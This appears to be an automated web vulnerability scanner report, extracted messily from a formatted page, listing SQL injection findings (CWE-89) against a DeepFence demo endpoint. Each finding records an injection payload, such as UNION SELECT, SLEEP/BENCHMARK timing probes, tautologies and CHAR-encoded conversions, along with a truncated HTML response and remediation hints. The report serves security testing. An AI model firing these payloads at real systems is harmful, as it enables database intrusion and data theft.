Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#936				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#937

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>HAVING 1=1#</td></tr></table>	Name	Value	demouser@deepfence.io	HAVING 1=1#
Name	Value				
demouser@deepfence.io	HAVING 1=1#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#938				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT SLEEP(5)--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT SLEEP(5)--
	Name	Value			
demouser@deepfence.io	UNION ALL SELECT SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#939				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin") or "1"="1"/*</td></tr></table>	Name	Value	demouser@deepfence.io	admin") or "1"="1"/*
Name	Value				
demouser@deepfence.io	admin") or "1"="1"/*				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#940	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-89

#941

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	-1' UNION SELECT 1,2,3--+

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#942

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1'</td></tr></table>	Name	Value	demouser@deepfence.io	1'
Name	Value				
demouser@deepfence.io	1'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#943				

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	or benchmark(50000000,MD5(1))--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/
z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#944

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#945

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#946				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>/*!10000 1/0 */</td></tr> </table>	Name	Value	demouser@deepfence.io	/*!10000 1/0 */
Name	Value				
demouser@deepfence.io	/*!10000 1/0 */				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#947				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>1-false</td></tr> </table>	Name	Value	demouser@deepfence.io	1-false
Name	Value				
demouser@deepfence.io	1-false				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#948

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#949				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJBwFmZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRwVnHcPrAlUAVLhg48Wif5U6oMvkPrDV6la8VfOhfrRFRWCg 